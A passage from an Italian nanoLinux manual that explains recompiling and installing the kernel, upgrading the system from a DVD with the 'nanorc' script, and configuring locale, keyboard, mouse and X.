Il kernel standard di nanoLinux è fatto per gestire le situazioni più comuni; tuttavia ci sono componenti che non sono incluse, nemmeno come moduli. Per questo motivo, di norma sono presenti i sorgenti che sono serviti per la preparazione dei kernel utilizzati.

I sorgenti si trovano precisamente a partire da '`/usr/src/kernel/`'. Prima di passare alla configurazione con '**make menuconfig**' (o altro comando simile), conviene copiare il file di configurazione del kernel standard, che si trova nella directory '`/boot/`'. Per esempio, ipotizzando un kernel 2.6.14.3, si tratta di eseguire i passaggi seguenti:

```
# cp /boot/config-2.6.14.3 /usr/src/kernel/linux-2.6.14.3/.config [Invio]
```

```
# cd /usr/src/kernel/linux-2.6.14.3 [Invio]
```

```
# make menuconfig [Invio]
```

Al termine, una volta salvata una nuova configurazione, si passa alla compilazione, con l'aiuto di '**nanorc**':

```
# nanorc kernel make [Invio]
```

```
.-----kernel revision--------.
| Please insert the kernel   |
| revision (must contain at  |
| least a number):           |
| .------------------------. |
| |                        | |
| `------------------------' |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

Viene richiesto di inserire una stringa di identificazione della revisione del kernel, che deve contenere obbligatoriamente almeno un numero. Si potrebbe inserire qualcosa di simile all'esempio seguente:

01mio [*Invio*]

Si osservi che si possono usare solo numeri e lettere (prima le cifre numeriche e poi le lettere alfabetiche). Se la stringa fornita non è accettabile, si ottiene una segnalazione di errore e occorre ripetere il comando.

Al termine, se tutto funziona come previsto, si ottiene un pacchetto Debian nella directory personale dell'utente '**root**'. Seguendo l'esempio, si ottiene precisamente il file '/root/kernel-image-2.6.14.3_nl01mio_i386.deb'. Per installarlo si usa normalmente il programma '**dpkg**':

cd /root [*Invio*]

dpkg -i kernel-image-2.6.14.3_nlnx+mio.01_i386.deb [*Invio*]

L'installazione del kernel comporta l'aggiornamento dei collegamenti simbolici previsti nella directory radice: 'vmlinuz' e 'vmlinuz.old'. Purtroppo non è detto che rispecchino le proprie intenzioni ed eventualmente vanno modificati a mano. Dopo questa verifica, si può procedere alla ricostruzione del disco RAM iniziale, nelle sue due versioni, costituite dai file: 'nanord.img' e 'onanord.img'.

nanorc initrd make [*Invio*]

È molto importante ricordare di ricostruire sempre le immagini dei dischi RAM iniziali con il comando '**nanorc initrd make**', immediatamente dopo l'installazione di un kernel, perché diversamente diventa impossibile avviare il sistema!

Quando viene creato un nuovo DVD, con il comando '**nanorc nanolinux make**', viene utilizzato sempre il kernel che risulta attivo, secondo quanto riportato dal comando '**uname -a**'; eventualmente si può controllare:

uname -a [*Invio*]

```
Linux nanohost 2.6.14.3 #1 PREEMPT Wed Dec 7 10:38:52 CET 2005 i686 GNU/Linux
```

775.4 Installazione di software non libero

Esiste del software che, a vario titolo, non è libero, ma del quale si può avere bisogno. Per aggiungere questo software a una versione installata di nanoLinux, conviene cercare delle versioni realizzate appositamente in formato di pacchetti Debian, in modo da non complicarsi troppo le cose. Naturalmente, occorre ricordare che se si installa del software non libero, non è possibile produrre una derivazione di nanoLinux da ridistribuire.

Una volta raccolti i pacchetti Debian da aggiungere alla propria installazione, è sufficiente utilizzare '**dpkg**' con l'opzione '**-i**', come nell'esempio seguente, indicando l'elenco di tutti i file da installare:

dpkg -i msttcorefonts_2.3_all.deb ↩
↪ **cabextract_1.2-2_i386.deb** [*Invio*]

```
(Lettura del database …)
Spacchetto …
Spacchetto …
Configuro …
Configuro …
```

L'esempio mostra specificatamente l'installazione dei pacchetti attraverso cui vengono poi prelevati e installati i caratteri tipografici usati da MS-Windows, i quali non sono liberi. Questi pacchetti, di per sé, sarebbero liberi, ma '**`msttcorefonts`**' installa automaticamente i caratteri che non sono altrettanto liberi. L'installazione di '**`msttcorefonts`**' (e di ciò da cui questo dipende) consente di utilizzare tipi di carattere come «Arial» e altri, che diventano indispensabili per visualizzare correttamente certi file di MS-Office, specialmente quando l'incolonnamento delle voci è stata fatta imprudentemente con l'uso di sequenze di spazi orizzontali.

[1] Si osservi che il CD o il DVD avviato con GRUB 1 non è in grado di consentire a sua volta l'avvio del primo disco fisso, quindi non si può poi lasciare il disco nel lettore, perché questo fatto ostacolerebbe l'uso normale dell'elaboratore.

nanoLinux: aggiornamento

nanoLinux prevede la possibilità di «aggiornare» il sistema a partire dal DVD di una nuova edizione. L'aggiornamento avviene con l'utilizzo di Rsync (capitolo 351) e in pratica si ottiene un riallineamento parziale con il DVD, che può contenere anche una versione precedente o avere un insieme più piccolo di pacchetti applicativi.

La procedura di riallineamento deve sottostare a qualche compromesso, nel tentativo di preservare la configurazione e i registri (*log*) del sistema installato. Pertanto, il risultato che si ottiene dal riallineamento non è mai perfettamente conforme al disco utilizzato per l'aggiornamento.

Il procedimento di riallineamento è realizzato cercando di evitare di compromettere dati importanti nel file system; tuttavia, non si può escludere l'imprevisto e prima di aggiornare, ovvero prima di riallineare, **è assolutamente necessario fare una copia di sicurezza** di tutti i dati, o almeno di quelli che non si vogliono perdere. Si osservi che ogni struttura del file system, non prevista dalla procedura di riallineamento, verrebbe eliminata inesorabilmente!

In generale, l'uso del meccanismo di aggiornamento previsto per nanoLinux è sconsigliabile. Va osservato anche che nello sviluppo di nanoLinux, questo aspetto non viene curato a sufficienza.

776.1 La procedura di riallineamento in generale

La procedura di riallineamento (gestita tramite lo script '**nanorc**'), prevede di salvare una copia di sicurezza della directory '/etc/', con un nome del tipo '/etc.orig***n***/', dove ***n*** rappresenta la data (anno, mese, giorno, ore, minuti e secondi) del momento in cui inizia la copia. Se le sostituzioni fatte attraverso la procedura di riallineamento non sono gradite in tutto, si possono recuperare a mano i file necessari. Naturalmente, quando tutto risulta funzionare correttamente, la directory '/etc.orig***n***/' può essere eliminata.

Durante il riallineamento, i messaggi generati dai programmi utilizzati vengono ridiretti verso il file '/var/log/system-upgrade-log', nel caso fosse necessario vedere cosa è accaduto realmente.

Durante l'aggiornamento della directory '/etc/', i file '/etc/passwd' e '/etc/group' vengono rimpiazzati, recuperando gli utenti e i gruppi con numero UID e GID da 1000 a 29999. In particolare, nel file '/etc/group' vengono ripristinate le aggregazioni degli utenti ai gruppi che rappresentano funzioni speciali del sistema.

I file contenuti all'interno delle directory '/etc/cron.*/', vengono semplicemente sovrascritti, senza eliminare quelli mancanti nel disco utilizzato per l'allineamento. Ciò serve a evitare di cancellare degli script aggiunti per delle gestioni particolari, ma d'altra parte, ciò significa che eventuali script superflui devono essere rimossi manualmente.

I file utilizzati per l'avvio (kernel e file di GRUB 1) non vengono modificati; vengono solo aggiunti i kernel che hanno versioni diverse da quelli già presenti. Per fare in modo di utilizzare i file aggiunti, bisogna aggiornare i collegamenti simbolici ('/vmlinuz', '/vmlinuz.old' ed eventualmente altri collegamenti contenuti nella directory '/boot/'); infine occorre verificare il contenuto del file '/boot/grub/menu.lst'.

La directory '/opt/' viene aggiornata solo nei contenuti che esistono effettivamente nel disco di origine, usato per l'aggiornamento. In questo modo, se ci sono sottodirectory di applicazioni che nel disco di aggiornamento non sono presenti, queste vengono preservate.

Tabella 776.1. Elenco dei file e delle directory principali che vengono preservati dalla procedura di riallineamento.

Percorso	Annotazioni
'/dev/'	Directory dei file di dispositivo.
'/boot/' '/lib/modules/' '/vmlinuz' '/vmlinuz.old'	File usati per l'avvio.
'/etc/X11/xorg.conf'	Configurazione di X.
'/etc/aliases' '/etc/aliases.db' '/etc/postfix/main.cf' '/etc/mailname'	Configurazione riferita alla posta elettronica.
'/etc/resolv.conf' '/etc/bind/'	Configurazione del servizio di risoluzione dei nomi di dominio.
'/etc/cron.*/'	Script di procedure da avviare a intervalli regolari. Si osservi che i file del disco di aggiornamento vengono sovrascritti, senza cancellare altri file esistenti.
'/etc/exports'	Configurazione dei percorsi accessibili attraverso il protocollo di rete NFS.
'/etc/default/nis' '/etc/defaultdomain' '/etc/yp.conf' '/var/yp/'	Configurazione del NIS (il file '/var/yp/Makefile' viene aggiornato).
'/etc/fstab' '/mnt/'	Configurazione dei punti di innesto.
'/etc/gpm.conf'	Configurazione della gestione del mouse.
'/etc/passwd' '/etc/group' '/etc/shadow' '/etc/gshadow'	I file '/etc/passwd' e '/etc/group' vengono aggiornati, cercando di preservare le utenze comuni e le utenze di amministrazione (UID pari a zero).
'/etc/hostname'	Configurazione del nome dell'elaboratore locale.
'/etc/hosts' '/etc/networks'	Configurazione dei nomi abbinati a indirizzi IP e a indirizzi di rete.
'/etc/hosts.allow' '/etc/hosts.deny'	Configurazione del TCP wrapper.

Percorso	Annotazioni
‘/etc/rc.local’	Script libero della procedura di avvio.
‘/etc/nanoLinux/’	File di configurazione specifici di nanoLinux.
‘/etc/printcap’ ‘/etc/lprng/lpd.*’	Configurazione della stampa.
‘/etc/samba/smbpasswd’ ‘/etc/samba/smb.conf’	Utenze e configurazione di Samba.
‘/etc/ssh/’	Configurazione di OpenSSH.
‘/etc/syslog.conf’	Configurazione del registro di sistema.
‘/home/’ ‘/home-backup/’ ‘/root/’	Directory personali degli utenti.
‘/proc/’ ‘/sys/’	File system virtuali per ottenere informazioni dal kernel.
‘/selinux/’	
‘/tmp/’ ‘/var/tmp/’	Directory temporanee.
‘/var/run/’ ‘/var/log/’,...	File sullo stato di funzionamento e altri dati variabili.

Tabella 776.2. Elenco dei file e delle directory che vengono preservati quando dalla configurazione sembra che l’elaboratore abbia il ruolo di router.

Percorso	Annotazioni
‘/etc/init.d/rc.network’	Script per la configurazione della rete.
‘/etc/oops/’	Directory contenente la configurazione di OOPS.
‘/etc/dansguardian/’	Directory contenente la configurazione di DansGuardian.

776.2 Esempio di utilizzo

L’aggiornamento, ovvero il riallineamento a una certa edizione, avviene a partire dal sistema da aggiornare o riallineare in funzione. Il disco usato per aggiornare è probabilmente un DVD, che contiene uno script ‘**nanorc**’ aggiornato; pertanto, conviene cominciare rimpiazzando proprio questo script. Si presume di voler aggiornare a partire da un DVD di nanoLinux, inserito in un lettore a cui si accede tramite il file di dispositivo ‘/dev/hdc’; si comincia con l’innesto del DVD:

mount /mnt/hdc [*Invio*]

Quindi si copia il file aggiornato nella sua collocazione naturale all'interno del file system attuale:

cp /mnt/hdc/HD-ROOT/etc/script/nanorc /etc/script [*Invio*]

A questo punto si può iniziare con il comando di aggiornamento, tenendo conto che non fa alcuna differenza che il DVD sia già innestato o meno:

umount /mnt/hdc [*Invio*]

nanorc system upgrade [*Invio*]

```
.-------------------------System upgrade/downgrade---------------------------.
| You are going to upgrade or downgrade your system.                         |
| Please note that it is DANGEROUS, because you might loose all or just some |
| of your important data.                                                    |
| Before you go any further, you have to make a backup copy of all the file  |
| system.                                                                    |
|                                                                            |
| Should the upgrade/downgrade be started?                                   |
|                                                                            |
|                                                                            |
|----------------------------------------------------------------------------|
|                      < Yes >            < No  >                            |
`----------------------------------------------------------------------------'
```

Prima di iniziare, viene ricordato che l'aggiornamento può portare alla perdita di tutti o anche solo di alcuni dati, che possono essere importanti, pertanto, per la propria sicurezza, è bene procedere soltanto se è stata eseguita una copia di ciò che è di proprio interesse.

[YES]

```
.------Source device---------.
| Please insert the upgrade  |
| source disk as a device    |
| file name:                 |
| .------------------------. |
| |/dev/hdc                | |
| `------------------------' |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

Viene richiesto di specificare il file di dispositivo a cui corrisponde il disco (in questo caso il DVD) che contiene la versione aggiornata di nanoLinux.

/dev/hdc [OK]

Il disco viene innestato in una directory temporanea; se l'operazione ha successo, si prosegue:

```
.----------System upgrade/downgrade------------.
| Current system: 40, 2007.01.01               |
| Upgrade disk:   60, 2008.01.01               |
|                                              |
| Should the upgrade/downgrade continue?       |
|                                              |
|----------------------------------------------
|            < Yes >      < No  >              |
`----------------------------------------------'
```

Viene fatto osservare che il sistema attuale corrisponde a un nanoLinux 40, versione 2007.01.01, mentre si richiede di aggiornare, portandolo a un nanoLinux 60, versione 2008.01.01. L'operazione corrisponde alle proprie aspettative, quindi si prosegue:

[YES]

A questo punto inizia il riallineamento del sistema, che **può durare anche diverse ore**. Eventualmente si può osservare il contenuto del file '`/var/log/system-upgrade-log`', mentre il lavoro procede (dovrebbe apparire automaticamente nella console '`/dev/tty12`'). Al termine si ottiene il messaggio seguente:

```
.----------------------------------------------------------------------------.
| I wish the work is done well...                                            |
|                                                                            |
| Please note that:                                                          |
| the directory "/boot/" and the directory "/lib/modules/" are not           |
| modified (if you need to update the kernel, you have to do it by hand);    |
| the original "/etc/" directory is saved inside                             |
| "/etc.orig20080102030405";                                                 |
| the directory "/var/" is only partly updated;                              |
| the directory "/opt/" is updated only for known subdirectories.            |
|                                                                            |
| You can find a complete log inside: "/var/log/system-upgrade-log".         |
|                                                                            |
| Check out your configuration!                                              |
|                                                                            |
| Good luck,                                                                 |
| your nanorc assistant.                                                     |
|                                                                            |
|----------------------------------------------------------------------------|
|                               <  OK  >                                     |
`----------------------------------------------------------------------------'
```

In questo caso si viene a sapere, in particolare, che è stata conservata una copia della directory '`/etc/`' originale, nella directory '`/etc.orig20080102030405/`'.

Se l'operazione di allineamento dovesse interrompersi per qualunque motivo, prima di ripeterla, conviene mettere da parte la directory '`/etc/`' esistente, copiando nuovamente l'originale:

`# mv /etc /etc.bad` [*Invio*]

`# cp -dpRv /etc.orig20080102030405 /etc` [*Invio*]

`# nanorc system upgrade` [*Invio*]

...

776.3 Aggiornamento del kernel

L'aggiornamento attraverso '**`nanorc system upgrade`**' non aggiorna i kernel, o almeno non lo fa completamente; pertanto occorre fare qualche piccolo intervento manuale. Eventualmente, il procedimento che viene spiegato qui vale per aggiornare il kernel indipendentemente da altri problemi.

Si suppone di disporre di un kernel versione 2.6.21.11. Per prima cosa viene innestato il DVD (di nanoLinux) che lo contiene:

`# mount /mnt/hdc` [*Invio*]

Si copiano i file principali nella directory '`/boot/`':

cp /mnt/hdc/HD-ROOT/boot/System.map-2.6.21.11 /boot [*Invio*]

cp /mnt/hdc/HD-ROOT/boot/config-2.6.21.11 /boot [*Invio*]

cp /mnt/hdc/HD-ROOT/boot/vmlinuz-2.6.21.11 /boot [*Invio*]

Si sistemano i collegamenti simbolici a cui forse fa riferimento il file '`/boot/grub/menu.lst`':

rm /boot/vmlinuz [*Invio*]

rm /vmlinuz [*Invio*]

ln -s /boot/vmlinuz-2.6.21.11 /boot/vmlinuz [*Invio*]

ln -s /boot/vmlinuz-2.6.21.11 /vmlinuz [*Invio*]

Si copiano i moduli:

cp -dpRv /mnt/hdc/HD-ROOT/lib/modules/2.6.21.11 /lib/modules [*Invio*]

Quello che resta da fare, eventualmente, è di verificare e forse ritoccare il file '`/boot/grub/menu.lst`'.

Capitolo 777

nanoLinux: configurazione per l'interazione con il sistema

La configurazione locale di nanoLinux, nella sua edizione standard, prevede inizialmente una variabile di ambiente '**`LANG`**' con il valore '**`en_US.UTF-8`**' per il funzionamento da console e '**`it_IT.UTF-8`**' per il funzionamento in modalità grafica, una mappa per la tastiera italiana e il fuso orario italiano; naturalmente, delle versioni modificate di questo lavoro possono essere pubblicate con una configurazione iniziale differente.

Una caratteristica speciale di nanoLinux per quanto riguarda la configurazione locale consiste nel separare il valore della variabile '**`LANG`**' per l'uso da console, rispetto a quello da modalità grafica. Ciò consente, per esempio, di utilizzare proficuamente la console, con una configurazione che prevede l'uso di una lingua con alfabeto latino, mentre in modalità grafica si può lavorare con alfabeti esotici, sia fonetici, sia ideografici.

Per quanto riguarda la gestione di X, è prevista una configurazione iniziale generica (VESA, 1 024×768), che può essere modificata con l'aiuto di '**`nanorc`**', oltre che con l'intervento diretto sul file '`/etc/X11/xorg.conf`'.

777.1 Configurazione locale

È possibile modificare la configurazione locale con il comando '**`nanorc locale config`**', che cambia comportamento se avviato dall'utente '**`root`**' o da un utente comune:

`#` **`nanorc locale config`** [*Invio*]

La prima richiesta a cui si viene sottoposti riguarda la selezione della stringa da assegnare alla variabile '**`LANG`**', che riguarda direttamente il comportamento della console. Questo valore viene poi salvato nel file '`/etc/nanoLinux/LANG`': se si accede nuovamente al sistema (eventualmente in un'altra console virtuale), la variabile '**`LANG`**' viene impostata in base al contenuto di questo file (ciò avviene attraverso '`/etc/profile`').

Figura 777.1. Configurazione della variabile '**`LANG`**'.

```
.---------Console language selection-----------.
| Please select your language for the console: |
| .-----------------------------------------.  |
| |   en_US  default or previous selection   | |
| |   aa_DJ                                  | |
| |   af_ZA                                  | |
| |   br_FR                                  | |
| |   ca_ES                                  | |
| |   da_DK                                  | |
| |   de_AT                                  | |
| |   de_BE                                  | |
| |   de_CH                                  | |
| |   de_DE                                  | |
| `---.(+)----------------------------------'  |
|                                              |
|----------------------------------------------|
|          <  OK  >        <Cancel>            |
`----------------------------------------------'
```

Si osservi che vengono proposti solo i linguaggi che possono essere utilizzati effettivamente in una console di un sistema GNU/Linux, in quanto è visualizzabile solo un insieme ristretto di caratteri.

Dopo la variabile '**`LANG`**' si passa alla selezione dei caratteri usati per la rappresentazione sullo schermo della console. Viene proposto un elenco di alcuni insiemi validi in generale per i linguaggi che si possono selezionare. La scelta si ripercuote immediatamente su tutte le console virtuali.

Figura 777.2. Configurazione dei caratteri usati per la console.

```
.--------------------------Console font selection----------------------------.
| Please select your console font:                                           |
| .----------------------------------------------------------------------.   |
| | LatArCyrHeb-16+.psf.gz  previous_value                               | |
| | LatArCyrHeb-08.psf.gz   /usr/share/consolefonts/LatArCyrHeb-08.psf.gz  | |
| | LatArCyrHeb-14.psf.gz   /usr/share/consolefonts/LatArCyrHeb-14.psf.gz  | |
| | LatArCyrHeb-16.psf.gz   /usr/share/consolefonts/LatArCyrHeb-16.psf.gz  | |
| | LatArCyrHeb-16+.psf.gz  /usr/share/consolefonts/LatArCyrHeb-16+.psf.gz | |
| | LatArCyrHeb-19.psf.gz   /usr/share/consolefonts/LatArCyrHeb-19.psf.gz  | |
| `----------------------------------------------------------------------' |
|                                                                          |
|                                                                          |
|--------------------------------------------------------------------------|
|                       <  OK  >            <Cancel>                       |
`--------------------------------------------------------------------------'
```

Successivamente viene richiesto di specificare la mappa della tastiera, da usare per la console. Nel caso di una tastiera italiana, è consigliabile la scelta della voce '**`it-xfree`**'. Anche questa selezione si ripercuote immediatamente su tutte le console virtuali.

Figura 777.3. Configurazione della mappa della tastiera per la console.

```
.----------------------Console keyboard map selection------------------------.
| Please select your console keyboard map:                                   |
| .----------------------------------------------------------------------. |
| |it-xfree              previous_value                                  | |
| |azerty                /usr/share/keymaps/i386/azerty/azerty.kmap.gz     | |
| |be2-latin1            /usr/share/keymaps/i386/azerty/be2-latin1.kmap.gz | |
| |be-latin1             /usr/share/keymaps/i386/azerty/be-latin1.kmap.gz  | |
| |fr                    /usr/share/keymaps/i386/azerty/fr.kmap.gz         | |
| |fr-latin0             /usr/share/keymaps/i386/azerty/fr-latin0.kmap.gz  | |
| |fr-latin1             /usr/share/keymaps/i386/azerty/fr-latin1.kmap.gz  | |
| |fr-latin9             /usr/share/keymaps/i386/azerty/fr-latin9.kmap.gz  | |
| |fr-pc                 /usr/share/keymaps/i386/azerty/fr-pc.kmap.gz      | |
| |fr-x11                /usr/share/keymaps/i386/azerty/fr-x11.kmap.gz     | |
| |mac-usb-be            /usr/share/keymaps/i386/azerty/mac-usb-be.kmap.gz | |
| `.(+)------------------------------------------------------------------' |
|                                                                          |
|--------------------------------------------------------------------------|
|                       <  OK  >             <Cancel>                      |
`--------------------------------------------------------------------------'
```

Figura 777.4. nanoLinux si presenta inizialmente con una mappa della tastiera per la console che è stata realizzata appositamente, in modo da essere il più simile possibile a quella usata per la lingua italiana con la grafica di X (si veda eventualmente il capitolo 114). Volendo selezionare espressamente questo tipo di mappa, occorre scegliere la voce '**`it-xfree`**'.

Il fuso orario viene indicato selezionando una città di riferimento.

Figura 777.5. Configurazione del fuso orario.

```
.--------------------Time zone selection-----------------------.
| Please select your time zone:                                |
| .----------------------------------------------------------. |
| |   Europe/Rome                  previous_value            | |
| |   Africa/Abidjan               Africa/Abidjan            | |
| |   Africa/Accra                 Africa/Accra              | |
| |   Africa/Addis_Ababa           Africa/Addis_Ababa        | |
| |   Africa/Algiers               Africa/Algiers            | |
| |   Africa/Asmera                Africa/Asmera             | |
| |   Africa/Bamako                Africa/Bamako             | |
| |   Africa/Bangui                Africa/Bangui             | |
| |   Africa/Banjul                Africa/Banjul             | |
| |   Africa/Bissau                Africa/Bissau             | |
| |   Africa/Blantyre              Africa/Blantyre           | |
| |   Africa/Brazzaville           Africa/Brazzaville        | |
| `---v(+)---------------------------------------------------' |
|--------------------------------------------------------------|
|                  <  OK  >         <Cancel>                   |
`--------------------------------------------------------------'
```

Al termine viene offerto di specificare il valore da assegnare alla variabile di ambiente '**`LANG_FOR_X`**'; vengono proposti solo linguaggi che utilizzano la codifica UTF-8.

Figura 777.6. Configurazione della variabile '**LANG_FOR_X**' che si riflette nella configurazione locale del sistema grafico.

```
.------------X language selection---------------.
| Please select your language for the X         |
| graphical environment.                        |
| Please note that if there will be an          |
| environment variable LANG_FOR_X defined, it   |
| will override this selection.                 |
| .----(+)-----------------------------------.  |
| |   pa_IN.UTF-8         UTF-8               | |
| |   pl_PL.UTF-8         UTF-8               | |
| |   pt_BR.UTF-8         UTF-8               | |
| |   pt_PT.UTF-8         UTF-8               | |
| |   ro_RO.UTF-8         UTF-8               | |
| |   ru_RU.UTF-8         UTF-8               | |
| |   ru_UA.UTF-8         UTF-8               | |
| |   se_NO.UTF-8         UTF-8               | |
| |   sk_SK.UTF-8         UTF-8               | |
| |   sl_SI.UTF-8         UTF-8               | |
| |   so_ET.UTF-8         UTF-8               | |
| `---.(+)-----------------------------------'  |
|-----------------------------------------------
|          <  OK  >       <Cancel>              |
`-----------------------------------------------'
```

Si osservi che gli utenti comuni possono utilizzare il comando '**nanorc locale config**', per definire il contenuto delle variabili '**LANG**' e '**LANG_FOR_X**', perché lo script '~/.profile' va a leggere il contenuto dei file '~/.LANG' e '~/.LANG_FOR_X', nei quali vengono annotate queste informazioni:

$ **nanorc locale config** [*Invio*]

L'utente comune non può cambiare i caratteri usati per la visualizzazione attraverso la console e non può nemmeno cambiare la mappa della tastiera, mentre rimane questa possibilità quando utilizza la grafica.

777.2 Configurazione di mouse e tastiera

La configurazione iniziale della tastiera è prevista secondo le convenzioni della distribuzione GNU/Linux Debian, nel file '/etc/console/boottime.kmap.gz'. La mappa predefinita di nanoLinux è diversa da quella standard per la lingua italiana usata dalla distribuzione Debian; pertanto, se si aggiorna il pacchetto relativo alla gestione della tastiera, può darsi che la mappa venga rimpiazzata con quella comune, perdendo le estensioni previste per nanoLinux. Se necessario, la mappa estesa si trova in '/usr/share/keymaps/i386/qwerty/it-xfree.kmap.gz', oppure si utilizza nuovamente '**nanorc locale config**'.

cp /usr/share/keymaps/i386/qwerty/it-xfree.kmap.gz ↩
↪ **/etc/console/boottime.kmap.gz** [*Invio*]

La gestione del mouse è sottoposta al controllo di GPM e il sistema grafico, X, utilizza le informazioni generate da GPM stesso, senza accedere direttamente al mouse. La configurazione predefinita di nanoLinux prevede l'uso di un mouse di tipo PS/2 con rotellina (precisamente un mouse IntelliMouse PS/2), che è perfettamente compatibile con un mouse PS/2 normale, anche se fosse a due tasti, ma si può utilizzare il comando '**nanorc mouse config**' per attivare la gestione di un mouse differente:

nanorc mouse config [*Invio*]

```
.---------------------------Mouse selection----------------------------.
| Please select the mouse command:                                      |
| .------------------------------------------------------------------. |
| |   gpm -t imps2 -m /dev/psaux -R ms3  previous_value               | |
| |   gpm -t imps2 -m /dev/psaux -R ms3  IM PS/2 (wheel)              | |
| |   gpm -t ps2   -m /dev/psaux -R ms3  PS/2                         | |
| |   gpm -t ms3   -m /dev/ttyS0 -R ms3  MS IM serial COM1: (wheel)   | |
| |   gpm -t ms3   -m /dev/ttyS1 -R ms3  MS IM serial COM2: (wheel)   | |
| |   gpm -t ms    -m /dev/ttyS0 -R ms3  MS serial COM1:              | |
| |   gpm -t ms    -m /dev/ttyS1 -R ms3  MS serial COM2:              | |
| |   gpm -t msc   -m /dev/ttyS0 -R ms3  MSystems serial COM1:        | |
| |   gpm -t msc   -m /dev/ttyS1 -R ms3  MSystems serial COM2:        | |
| `------------------------------------------------------------------' |
|                                                                       |
|-----------------------------------------------------------------------|
|                     <  OK  >            <Cancel>                      |
`-----------------------------------------------------------------------'
```

Eventualmente si può intervenire manualmente nel file '`/etc/gpm.conf`', cambiando ciò che serve; se si agisce in questo modo, dopo la modifica, ovviamente, si deve riavviare il demone '**gpm**' attraverso lo script previsto dalla distribuzione:

/etc/init.d/gpm stop [*Invio*]

/etc/init.d/gpm start [*Invio*]

Se funziona il mouse su una console, funziona di conseguenza anche con X.

Può capitare che il demone '**gpm**' non si avvii regolarmente, anche se la configurazione predefinita corrisponde alla situazione reale. In tal caso è necessario riavviare manualmente il servizio nel modo appena mostrato.

777.3 Configurazione di X

La configurazione iniziale contenuta nel file '`/etc/xorg.conf`' prevede una grafica VESA con una geometria di 1 024×768 punti (*pixel*), che dovrebbe risultare valida nella maggior parte delle situazioni. Disponendo di schermi in grado di visualizzare una quantità maggiore di punti grafici e di adattatori grafici più potenti, conviene modificare tale configurazione e per farlo si può provare a utilizzare '**nanorc x config**', operando in qualità di amministratore:

nanorc x config [*Invio*]

La prima cosa che viene richiesto di specificare è l'adattatore grafico:

```
01:00.0 VGA compatible controller: nVidia Corporation NV5M64 [RIVA TNT2 Model
| Please, select one of the following video adapters:                        |
| .---^(-)----------------------------------------------------------------. |
| |   cyrix          /usr/lib/xorg/modules/drivers/cyrix_drv.so          | |
| |   dummy          /usr/lib/xorg/modules/drivers/dummy_drv.so          | |
| |   fbdev          /usr/lib/xorg/modules/drivers/fbdev_drv.so          | |
| |   glint          /usr/lib/xorg/modules/drivers/glint_drv.so          | |
| |   i128           /usr/lib/xorg/modules/drivers/i128_drv.so           | |
| |   i740           /usr/lib/xorg/modules/drivers/i740_drv.so           | |
| |   i810           /usr/lib/xorg/modules/drivers/i810_drv.so           | |
| |   imstt          /usr/lib/xorg/modules/drivers/imstt_drv.so          | |
| |   mga            /usr/lib/xorg/modules/drivers/mga_drv.so            | |
| |   neomagic       /usr/lib/xorg/modules/drivers/neomagic_drv.so       | |
| |   newport        /usr/lib/xorg/modules/drivers/newport_drv.so        | |
| |   nsc            /usr/lib/xorg/modules/drivers/nsc_drv.so            | |
| |   nv             /usr/lib/xorg/modules/drivers/nv_drv.so             | |
| `---v(+)----------------------------------------------------------------' |
|                                                                             |
|-----------------------------------------------------------------------------|
|                       <  OK  >            <Cancel>                          |
`-----------------------------------------------------------------------------'
```

Si può osservare, in alto, che viene suggerito il nome dell'adattatore grafico, in base a quanto riportato dal bus PCI. In questo caso, va scelta la voce '**nv**', portandovi sopra il cursore e premendo [*Invio*] per confermare.

La richiesta successiva riguarda la mappa della tastiera da usare durante il funzionamento grafico. Si deve specificare una mappa principale e una alternativa (la mappa principale deve essere latina):

```
.----------Select the X main keyboard-------------.
| Please, select one of the following keyboard    |
| maps, to be used as the MAIN one, It should be  |
| a latin keyboard map:                           |
| .---^(-)-------------------------------------. |
| |   hu          Hungarian                     | |
| |   is          Icelandic                     | |
| |   it          Italian                       | |
| |   la          Latin America                 | |
| |   lt          Lithuanian qwerty numeric     | |
| |   lt_std      Lithuanian azerty standard    | |
| |   lv          Latvian                       | |
| |   mt          Maltese                       | |
| |   no          Norvegian                     | |
| `---v(+)-------------------------------------' |
|                                                 |
|-------------------------------------------------|
|             <  OK  >       <Cancel>             |
`-------------------------------------------------'
```

```
.--------Select the X alternate keyboard----------.
| Please, select one of the following keyboard    |
| maps, to be used as the alternate one:          |
| .---------------------------------------------. |
| |   us          previous                      | |
| |   us          U.S. English                  | |
| |   en_US       U.S. English w/ ISO9995-3     | |
| |   us_intl     U.S. English w/ deadkeys      | |
| |   al          Albanian                      | |
| |   ar          Arabic                        | |
| |   am          Armenian                      | |
| |   az          Azerbaidjani                  | |
| |   by          Belarusian                    | |
| |   be          Belgian                       | |
| |   ben         Bengali                       | |
| `---v(+)--------------------------------------' |
|                                                 |
|-------------------------------------------------|
|             <  OK  >        <Cancel>            |
`-------------------------------------------------'
```

Alla fine si specifica la frequenza di scansione, la profondità di colori e la geometria. Questa è la scelta più delicata:

```
.-------------------Screen frequencies and color depth----------------------.
| Please, select one of the following screen frequencies, color depth and    |
| geometry combinations. The ranges with high frequencies are very dangerous |
| for you screen if it cannot handle them!                                   |
|                                                                            |
| Horizontal kHz;    Vertical Hz; b/px; Geometry                             |
| .^(-)------------------------------------------------------------------. |
| |30-80;                  50-90;   24; auto       4:3 24 bit/pixel       | |
| |30-80;                  50-90;   16; 1024x768   4:3 16 bit/pixel       | |
| |30-80;                  50-90;   24; 1024x768   4:3 24 bit/pixel       | |
| |30-80;                  50-90;   16; 1280x960   4:3 16 bit/pixel       | |
| |30-80;                  50-90;   24; 1280x960   4:3 24 bit/pixel       | |
| |30-80;                  50-90;   16; 1280x1024  5:4 16 bit/pixel       | |
| |30-80;                  50-90;   24; 1280x1024  5:4 24 bit/pixel       | |
| |30-80;                  50-90;   16; 1600x960   5:3 16 bit/pixel       | |
| |30-80;                  50-90;   24; 1600x960   5:3 24 bit/pixel       | |
| |30-80;                  50-90;   16; 1600x1200  4:3 16 bit/pixel       | |
| |30-80;                  50-90;   24; 1600x1200  4:3 24 bit/pixel       | |
| `v(+)------------------------------------------------------------------' |
|                                                                            |
|                                                                            |
|----------------------------------------------------------------------------|
|                     <  OK  >            <Cancel>                            |
`----------------------------------------------------------------------------'
```

Se il risultato non è esattamente come si vorrebbe, dopo la configurazione guidata da '**nanorc**', si può ritoccare a mano il file '/etc/xorg.conf'. I punti salienti sono questi:

```
…
Section "Monitor"
    Identifier  "Generic Monitor"
    Option      "DPMS"
    HorizSync    30-80
    VertRefresh  50-90
EndSection
…
Section "Screen"
```

```
    Identifier  "Default Screen"
    Device      "Generic VESA"
